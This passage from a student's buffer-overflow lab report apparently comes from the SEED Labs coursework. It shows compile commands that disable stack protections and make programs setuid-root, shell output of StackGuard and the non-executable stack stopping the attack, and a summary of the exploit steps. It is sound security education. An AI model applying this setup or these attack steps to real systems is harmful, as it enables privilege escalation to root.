sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[04/04/23]seed@VM:~/.../ZhengKairao202000130143$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

Task 9.b: Turn on the Non-executable Stack Protection

Without `execstack` parameter, it will occur `Segmentation fault`.



```
[04/02/23]seed@VM:~/.../ZhengKairao202000130143$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[04/02/23]seed@VM:~/.../ZhengKairao202000130143$ a32.out
$
$ exit
[04/02/23]seed@VM:~/.../ZhengKairao202000130143$ a64.out
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ exit
[04/02/23]seed@VM:~/.../ZhengKairao202000130143$ make clean
rm -f a32.out a64.out *.o
[04/02/23]seed@VM:~/.../ZhengKairao202000130143$ make
# gcc -m32 -z execstack -o a32.out call_shellcode.c
# gcc -z execstack -o a64.out call_shellcode.c
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[04/02/23]seed@VM:~/.../ZhengKairao202000130143$ a32.out
Segmentation fault
[04/02/23]seed@VM:~/.../ZhengKairao202000130143$ a64.out
Segmentation fault
```

As the TA mentioned, this countermeasure can be using a different technique called `Return-to-libc` attack, which we will learn in the later chapter.

Conclusion

- Task1: Get familiar with assembly shellcode
- Task2: Understand the vulnerable program with a buffer overflow problem
- Task3: Launch attack by using `gdb` investigate address msg and creating `badfile` with Python
- Task4: Launch attack without knowing buffer size and solve by placing the RT address in an interval
- Task5: Launch attack on 64-bit program but failed with `Illegal instruction`
- Task6: Skipped
- Task7: Add code to invoke `setuid(0)` at the beginning of the shellcode to defeat dash's countermeasure
- Task8: Use a brute-force method to defeat address randomization
- Task9: Face the StackGuard Protection and Non-executable Stack Protection directly